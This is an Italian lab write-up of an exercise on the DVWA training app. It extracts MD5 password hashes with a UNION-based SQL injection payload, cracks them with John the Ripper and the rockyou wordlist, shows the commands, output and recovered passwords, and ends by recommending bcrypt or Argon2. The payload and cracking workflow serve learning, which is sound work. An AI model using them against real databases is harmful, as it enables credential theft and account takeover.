
S6L4




Data: 07/11/24


INFORMAZIONI PRINCIPALI

Recuperare e craccare le password hashate in MD5 dal database DVWA per ottenerne la versione in chiaro utilizzando tool di cracking.

Per iniziare mi sono collegato alla DVWA e dopo aver messo la security su low ho eseguito questo script 1' UNION SELECT user, password FROM users# questo exploit mostra tutti gli utenti e le password (hashed). (Per motivi a me ignoti sono salvate come “cognomi”)



Ho salvato i codici hash su un file txt (hashed.txt) per poi poterlo craccare con Jack(John) the Ripper* 🙂.



Gli hash in questo file hanno una lunghezza di 32 caratteriche ed è tipico degli hash MD5 non “salted”. Per questo usiamo il comando e il formato raw-md5, In questo modo John userà solo il formato specificato. Il file rockyou.txt contiene password comuni ed è quello che userà John per craccare l’hash e confrontarlo con la lista (perfetto per questo compito)

```
┌──(kali㉿kali)-[~]
└─$ john --format=raw-md5 --wordlist=/home/kali/Desktop/rockyou.txt /home/kali/Desktop/hashed.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=12
Press 'q' or Ctrl-C to abort, almost any other key for status
password         (?)
abc123           (?)
letmein          (?)
charley          (?)
4g 0:00:00:00 DONE (2024-11-07 03:45) 400.0g/s 307200p/s 307200c/s 460800C/s my3kids..dangerous
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~]
└─$
```

Con questo comando mostriamo le password in chiaro, sempre specificando il formato e completando l'esercizio.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ john --format=raw-md5 --wordlist=/home/kali/Desktop/rockyou.txt /home/kali/Desktop/hashed.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8×3])
No password hashes left to crack (see FAQ)

┌──(kali㉿kali)-[~/Desktop]
└─$ john --show --format=Raw-MD5 /home/kali/Desktop/hashed.txt
admin-smity:password
gordon:abc123
1337:charley
pablo:letmein

4 password hashes cracked, 0 left

┌──(kali㉿kali)-[~/Desktop]
└─$
```

Relazione e Conclusioni Per iniziare mi sono collegato sulla DVWA ed ho impostando il livello

di sicurezza su "low".
Utilizzando un comando SQL Injection semplice (1' UNION SELECT user, password FROM users#), sono riuscito a estrarre utenti e password. In DVWA, le password appaiono memorizzate come hash e sono indicate sotto la colonna "cognomi" (per qualche motivo a me oscuro) . Ho salvato questi hash in un file di testo (hashed.txt) per poterlo usare con John.

Gli hash in questo file sono di 32 caratteri, una lunghezza tipica per MD5, e non sono “salted” (ovvero che non contengono una stringa aggiuntiva che li renderebbe più difficili da decifrare). Questo mi ha permesso di (capire) ed usare il formato raw-md5, un’opzione che indica a John di trattarli come hash MD5 standard non salati.
Ho aperto John ed ho lanciato il comando per cercare le password nel file rockyou.txt, un dizionario di password comuni molto adatto per attacchi di forza bruta su hash non protetti. Dopo aver eseguito il comando, John ha trovato diverse password associate agli hash, tra cui “password”, “abc123”, “charley” e “letmein”. Ho verificato questi risultati con un comando di output di John, che ha mostrato tutte le password scoperte. Questo test ha dimostrato quanto

siano vulnerabili le password quando memorizzate in
semplice hash MD5 senza un “salt”. Con un dizionario di password comuni, è stato semplice recuperarle (si poteva utilizzare un dizionario tipo xato-net con 10 milioni di password ma inutile per questo lavoro) . Per rendere gli hash più sicuri, sarebbe consigliabile usare algoritmi di hashing più avanzati, come bcrypt o Argon2.

extra:

Argon2 È progettato per essere resistente agli attacchi (brute force). un "Cost Factor" e la capacità di richiedere una quantità specifica di memoria. Aumentando la memoria, Argon2 rende più difficile per gli attaccanti eseguire calcoli paralleli, richiede una quantità significativa di memoria (+) che non può essere facilmente distribuita tra più core di CPU o unità di elaborazione (come GPU), che sono ottimizzate per calcoli veloci e paralleli.

Bcrypt è basato su Blowfish (è un algoritmo di cifratura a blocchi, divide i dati in blocchi e cifra ciascun blocco separatamente con una chiave segreta) e include un meccanismo di "salting" (aggiunta di un valore casuale alla password prima dell'hashing) e anche lui un “Cost Factor” (come Argon2) , con questo si intende quante volte si ripete il processo di hashing invece che solo una volta come i metodi tradizionali di hashing.